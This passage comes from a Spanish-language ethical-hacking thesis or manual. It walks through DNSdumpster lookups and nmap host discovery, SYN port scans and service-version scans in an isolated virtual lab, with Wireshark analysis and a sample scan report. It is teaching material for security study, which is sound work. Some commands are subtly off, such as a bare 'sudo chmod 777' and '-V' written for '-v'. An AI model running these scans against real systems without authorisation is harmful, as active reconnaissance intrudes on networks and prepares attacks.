- Desde la máquina principal, se procede a abrir un navegador web y realizar la búsqueda de la herramienta *DNSdumpster* como se muestra en la Figura 4.18.




Figura 4.18 Búsqueda de *DNSDumpster*.

Fuente: Autor

- La Figura 4.19 muestra *DNSDumpster*, donde se ingresa el nombre de dominio; la herramienta no solo proporciona toda la información contenida en el archivo de zona, sino que también permite geolocalizar las direcciones IP asociadas.




Figura 4.19 Búsqueda del nombre de dominio en *DNSDumpster*.

Fuente: Autor

- La Figura 4.20 presenta un apartado denominado '*Host*', en el cual se muestra la dirección IP correspondiente al nombre de dominio consultado, así como información sobre los servicios abiertos; no obstante, estos datos serán abordados en la sección siguiente. Asimismo, la herramienta proporciona información sobre los registros MX, NS y TXT, los cuales no existen para este nombre de dominio.




Figura 4.20 Registro del nombre del dominio.

Fuente: Autor

- La Figura 4.21 muestra una visualización del dominio consultado, proporcionando la misma información presentada en el apartado anterior. Este gráfico puede ser incluido en el informe de auditoría. Finalmente, se ofrece la opción de descargar un archivo en

formato XLSX que detalla toda la información, el cual también resulta relevante para ser considerado en el informe de auditoría correspondiente.




Figura 4.21 Visualización del mapa del nombre de dominio

Fuente: Autor

4.1.1.5 RECONOCIMIENTO ACTIVO

En la etapa de reconocimiento pasivo no se establece ningún tipo de interacción directa con el objetivo. En el reconocimiento semi-pasivo, el tráfico de red generado corresponde a un comportamiento legítimo y habitual, similar al que produciría un cliente autorizado. Por último, en el reconocimiento activo, se emplean herramientas y técnicas que establecen conexiones específicas con el objetivo mediante el envío controlado de tráfico de red, con el propósito de obtener información detallada o identificar posibles vulnerabilidades que permitan dar continuidad al ejercicio de *hacking* ético

Estas técnicas se consideran intrusivas y, en consecuencia, son susceptibles de ser identificadas como actividades maliciosas por herramientas de detección y mecanismos de protección frente a posibles ataques

`Nmap` es una herramienta de exploración y análisis de redes ampliamente utilizada en el ámbito de la seguridad informática. Su funcionamiento se centra en tres aspectos fundamentales: la identificación de hosts activos dentro de una red, el escaneo de puertos para determinar su estado (abiertos, cerrados o filtrados) y la detección de los servicios que se ejecutan en dichos puertos. Estas capacidades permiten obtener una visión detallada de la infraestructura tecnológica, facilitando tanto la evaluación de riesgos de seguridad como la administración eficiente de los sistemas conectados

4.1.1.5.1 Nmap: Escaneo de Host

La estrategia experimental se realiza en torno a la implementación de un entorno virtual controlado que emula una infraestructura organizacional, estructurada con roles claramente diferenciados: atacante, víctima y servidor corporativo. Para materializar esta simulación, se seleccionaron tres máquinas virtuales emblemáticas que representan distintos vectores del ecosistema de ciberseguridad. En primer lugar, Kali Linux se emplea como plataforma ofensiva y de análisis, dada su reconocida robustez y la amplitud de herramientas especializadas en auditoría y pruebas de penetración. En segundo lugar, Metasploitable3 actúa como sistema deliberadamente vulnerable, diseñado para replicar escenarios verosímiles de explotación de servicios inseguros. Finalmente, Windows Server 2008 se incorpora como entorno corporativo de referencia, ampliamente adoptado en contextos empresariales y propenso a configuraciones críticas tanto a nivel de red como de servicios. Esta configuración integral posibilita la recreación sistemática, segura y pedagógica de las distintas fases del hacking ético, asegurando la trazabilidad de los resultados obtenidos y facilitando el análisis comparativo de las técnicas aplicadas en cada etapa del proceso.

- Se encienden las tres máquinas virtuales (Kali, Metasploitable3 y Windows Server 2008), configuradas con el adaptador de red en modo interno para garantizar la comunicación entre ellas.
- Se verifica la conectividad mediante ping entre las tres máquinas virtuales, y desde Kali Linux se inicia Wireshark para monitorear y analizar el tráfico de la red interna. Desde Kali Linux, se abre una terminal y se ejecuta con el Comando 4.3

```
nmap -sn 192.168.149.12
```

Comando 4.3 Detección de *host* con `nmap`.

Fuente: Autor

- Esta opción indica a `nmap` que, tras realizar la detección de hosts (*host discovery*), no efectúe un escaneo de puertos, mostrando únicamente en pantalla los hosts que se encuentren activos.
- En la Figura 4.22, tras ejecutar el comando previamente mencionado, se observa cómo Wireshark captura el tráfico generado entre Kali Linux y la máquina de destino (Metasploitable3) para determinar la disponibilidad del host. En este proceso, Kali envía un *ARP request* consultando a qué dispositivo corresponde una dirección IP, y la máquina de destino responde con un *ARP reply,* proporcionando su dirección MAC. Esta interacción confirma que el *host* está activo y responde en la red interna. Cabe

destacar que el protocolo *ARP* se utiliza para asociar una dirección IP con una dirección física (MAC).




Figura 4.22 Respuesta ARP.

Fuente: Autor

- Cuando se requiere identificar *hosts* activos en la infraestructura de red sin especificar una dirección IP concreta, se utiliza el Comando 4.4.

```
nmap -sn 192.168.149.0/24
```

Comando 4.4 Detección de host.

- Al ejecutar el Comando 4.4, `nmap` intenta identificar todos los nodos presentes en la infraestructura de red. El proceso inicia con una consulta *ARP*; si el nodo responde, `nmap` procede a realizar una sonda *TCP* para verificar la disponibilidad del *host*. En caso de no recibir respuesta, el escaneo continúa con el siguiente nodo de la red.
- En la Figura 4.23 se muestra el resultado del escaneo de todos los nodos presentes en la red interna, identificando cuatro hosts: Kali Linux, Metasploitable3, Windows Server 2008 y la dirección `IP 192.168.149.2`. Esta última corresponde al *gateway* o router virtual de la red interna, el cual responde a consultas *ARP*, por lo que `nmap` lo detecta como un *host* activo dentro del segmento de red.




Figura 4.23 Escaneo de host de toda la red interna

Fuente: Autor

4.1.1.5.2 Nmap: Escaneo de Puertos

Se puede establecer una red entre varias computadoras con el propósito de intercambiar información. Cuando dos equipos desean comunicarse, se conectan formando una red, en la cual los datos transmitidos se representan inicialmente como cadenas de bits. Al llegar a la computadora de destino, dichos bits son interpretados de acuerdo con un conjunto de reglas definidas, conocidas como protocolos de red.

Durante el proceso de intercambio de información surge la necesidad de determinar qué protocolo debe aplicarse sobre los datos enviados, ya que existen múltiples protocolos que permiten interpretar las cadenas de bits. Para distinguir las diferentes conexiones establecidas entre computadoras según la aplicación utilizada, se introdujo los puertos.

Un puerto identifica la aplicación que se está ejecutando en una computadora. De esta manera, si se desea enviar información dirigida a una aplicación específica, se añade al paquete de red el número de puerto correspondiente. Así, el equipo de destino recibe los datos y puede reconocer con exactitud a qué aplicación están dirigidos, aplicando las reglas (protocolos) apropiadas para su correcta interpretación.

Existen estados de puertos de los cuales los más relevantes son:

- **Abierto:** Permite que una aplicación acepte conexiones TCP, UDP o SCTP y, por ello, constituye un punto clave en los escaneos de puertos, al representar una posible vía de acceso a un sistema. Desde la perspectiva de la seguridad, estos puertos son considerados riesgos potenciales que pueden ser explotados, razón por la cual los administradores buscan cerrarlos o protegerlos mediante cortafuegos sin afectar a los usuarios legítimos; sin embargo, también resultan útiles en tareas de exploración, ya que revelan los servicios disponibles en la red.
- **Cerrado:** Es accesible y responde a los sondeos de herramientas como `nmap`, aunque no tenga ninguna aplicación en ejecución; este estado permite confirmar que un host está activo y puede contribuir a la detección del sistema operativo. Si bien estos puertos no ofrecen servicios, podrían abrirse posteriormente, por lo que resulta útil considerarlos en fases posteriores de un escaneo. Desde la perspectiva de la seguridad, se recomienda bloquearlos mediante cortafuegos, lo que ocasionaría que pasen a mostrarse en estado filtrado.
- **Filtrado:** Es aquel en el que `nmap` no puede determinar si está abierto, ya que el filtrado de paquetes impide que las sondas lleguen al destino, generalmente debido a reglas de cortafuegos o configuraciones en routers y software de seguridad. Este estado dificulta la obtención de información para los atacantes, pues en la mayoría de

los casos los paquetes son descartados sin respuesta, lo que obliga a `nmap` a reintentar varias veces y provoca una ralentización significativa en el escaneo.

Tras una breve explicación de funcionamiento de puertos, se lleva a cabo un ejercicio de recopilación activa, la cual es una técnica muy intrusiva.

- Se encienden las tres máquinas virtuales (Kali, Metasploitable3 y Windows Server 2008), configuradas con el adaptador de red en modo interno para garantizar la comunicación entre ellas
- Se verifica la conectividad mediante ping entre las tres máquinas virtuales, y desde Kali Linux se inicia Wireshark para monitorear y analizar el tráfico de la red interna.
- Desde Kali Linux, se abre una terminal y se ejecuta el Comando 4.5. Este procedimiento realiza un análisis de los puertos de la dirección IP especificada, enviando peticiones a cada puerto de manera individual para determinar si se encuentra abierto, cerrado o filtrado.

```
nmap -sS 192.168.149.12
```

Comando 4.5 Escaneo SYN.

- La Figura 4.24 presenta los puertos de la máquina Metasploitable3, con dirección IP 192.168.149.12, indicando su estado y los servicios que se ejecutan en cada uno. Destaca el puerto 80, en el cual, mediante el análisis con Wireshark, se observa que nmap determina su apertura mediante una conexión TCP parcial. Es decir, nmap inicia la comunicación enviando un paquete SYN, la máquina de destino responde con un SYN-ACK, pero en lugar de completar el *three-way handshake*, nmap envía un RST para finalizar la conexión. Este procedimiento permite obtener información sobre el estado del puerto con mínima interacción, confirmando que el puerto 80 está activo y corresponde al servicio identificado.




Figura 4.24 Escaneo de todos los puertos para una determinada IP.

Fuente: Autor

- Una vez analizados los puertos de un nodo, el siguiente paso consiste en realizar un escaneo de todos los puertos de todos los nodos presentes en un segmento de red, empleando el Comando 4.6:

```
nmap -sS 192.168.149.0/24
```

Comando 4.6 Escaneo SYN en `0/24`.

- En la Figura 4.25 se presenta la misma actividad que en el caso anterior, pero aplicada a todos los hosts presentes en la red, en lugar de limitarse a un único nodo.




Figura 4.25 Escaneo de todos los puertos para todos los hosts de una red.

Fuente: Autor

- Una vez finalizada la búsqueda de puertos, es necesario guardar una copia de los resultados para su inclusión en un informe; para ello, se utiliza el Comando 4.7:

```
nmap -v --reason -sS -oX escaneo_puertos.xml --
stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl"
```

Comando 4.7 Escaneo SYN detallado con formato XML

- El comando realiza un escaneo SYN sobre un rango de *hosts* mostrando la razón de cada estado de puerto y exportando los resultados en un archivo XML con estilo visual para facilitar su revisión.
- Es necesario asignar los permisos adecuados de administración al archivo escaneo_puertos.xml. Para ello, se utiliza el Comando 4.8 :

```
sudo chmod 777
```


Comando 4.8 Permiso total de lectura, escritura y ejecución.

- Posteriormente, el archivo puede visualizarse en un navegador web, lo que permite generar un reporte legible del escaneo. Para ello, se utiliza el Comando 4.9:

```
firefox escaneo_puertos.xml
```

Comando 4.9 Renderizado de informe `nmap` en navegador.

- En la Figura 4.26 se presenta el reporte generado, que resume los resultados del escaneo, incluyendo las direcciones IP, los puertos y los servicios que probablemente se ejecutan en ellos.



Nmap Scan Report - Scanned at Mon Sep 8 17:18:24 2025

Scan Summary | 192.168.149.12 | 192.168.149.13 | 192.168.149.14

Scan Summary

Nmap 7.95 was initiated at Mon Sep 8 17:18:24 2025 with these arguments:
/usr/lib/nmap/nmap -v --reason -sS -oX puertos.xml --stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl 192.168.149.12-14

Verbosity: 1; Debug level 0

Nmap done at Mon Sep 8 17:18:27 2025; 3 IP addresses (2 hosts up) scanned in 2.89 seconds

192.168.149.12

Address

- 192.168.149.12 (ipv4)
- 08:00:27:42:51:79 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 990 ports scanned but not shown below are in state: **closed**

- 990 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
631	tcp	open	ipp	syn-ack			
3306	tcp	open	mysql	syn-ack			
6667	tcp	open	irc	syn-ack			
8080	tcp	open	http-proxy	syn-ack			

Go to top
Toggle Closed Ports
Toggle Filtered Ports

Figura 4.26 Reporte generado del escaneo de puertos.

Fuente: Autor

4.1.1.5.3 Nmap: Escaneo de servicios

En la sección anterior se evidenció cómo las herramientas empleadas permitieron verificar el estado de los puertos de los hosts disponibles, identificando si se encontraban abiertos, cerrados o filtrados. No obstante, este procedimiento no garantiza la correcta identificación de

los servicios que se ejecutan en dichos puertos, es decir, no valida si el servicio detectado corresponde efectivamente al que debería estar en funcionamiento.

Es importante señalar que la asociación de puertos con servicios no se realiza mediante un escaneo activo, sino a partir de un archivo estático ubicado en la ruta `/usr/share/nmap/nmap- services.` Este archivo contiene una base de datos en la que se relacionan determinados puertos con servicios específicos, lo cual constituye una referencia para las herramientas de escaneo.

En esta sección se abordará un aspecto fundamental: el análisis activo de los servicios que se ejecutan en los puertos identificados.

- Se encienden las tres máquinas virtuales (Kali, Metasploitable3 y Windows Server 2008), configuradas con el adaptador de red en modo interno para garantizar la comunicación entre ellas.
- Se verifica la conectividad mediante ping entre las tres máquinas virtuales, y desde Kali Linux se inicia Wireshark para monitorear y analizar el tráfico de la red interna
- Desde Kali Linux, se procede a abrir una terminal y ejecutar el siguiente comando. El Comando 4.10 permite identificar el servicio que se está ejecutando en un puerto determinado, así como la versión de este.

```
nmap -sV 192.168.149.12 -p 21
```

Comando 4.10 Escaneo de servicios con detección de versiones.

- En la Figura 4.27 nos muestra que el host esta activo, el estado del puerto, el servicio que se ejecuta por ese puerto y la versión. Esto es muy importante ya que podemos buscar vulnerabilidades que puede existir en varias fuentes publicar y un *exploit* para tratar de explotar este servicio el proceso es el siguiente: se establece una conexión desde nuestra maquina Kali Linux hacia metasploitable3 al puerto 21 enviado un [SYN], luego se tiene una repuesta de la máquina metasploitable 3 con un [SYN, ACK], y no espera a terminar el *Three-way handshake*, rompe la conexión entre estas 2 máquinas enviando un [RST].




Figura 4.27 Escaneo de servicios en un puerto.

Fuente: Autor

- En la Figura 4.28 se muestra una vez que identifica que el puerto está abierto lo que continúa haciendo `nmap` trata de iniciar una conexión FTP a ese puerto de manera que pueda obtener el servicio que se ejecuta en ese puerto como la versión que se encuentra en el *Banner*.




Figura 4.28 Versión del servicio en el banner de FTP.

Fuente: Autor

- Tal como en la sección anterior, se guarda una copia del análisis de servicios para agregarlo en un informe de auditoría, este incluye una vista mejorada que proporciona más información. Se lo realiza con el Comando 4.11:

```
nmap -V --reason -sV -oX escaneo_servicios.xml --
stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl"
192.168.149.12-14
```

Comando 4.11 Escaneo SYN mejorado con salida XML.

- La Figura 4.29 muestra los resultados de la máquina Metasploitable 3 y de la máquina Windows 2008 y ahora da información sobre la aplicación del servicio que está ejecutando con su versión y en algunos casos con información extra. Esto ayudaría a encontrar fallos de seguridad más sencilla por el hecho de tener más información, pero cabe recalcar que esta técnica es significativamente más intrusiva que las anteriores.

192.168.149.12

Address

- 192.168.149.12 (ipv4)
- 08:00:27:42:51:79 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 990 ports scanned but not shown below are in state: **closed**

- 990 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	ProFTPD	1.3.5	
22	tcp	open	ssh	syn-ack	OpenSSH	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux; protocol 2.0
80	tcp	open	http	syn-ack	Apache httpd	2.4.7	(Ubuntu)
111	tcp	open	rpcbind	syn-ack		2-4	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
631	tcp	open	ipp	syn-ack	CUPS	1.7	
3306	tcp	open	mysql	syn-ack	MySQL		unauthorized
6667	tcp	open	irc	syn-ack	UnrealIRCd		
8080	tcp	open	http	syn-ack	Jetty	8.1.7.v20120910	

192.168.149.14

Address

- 192.168.149.14 (ipv4)
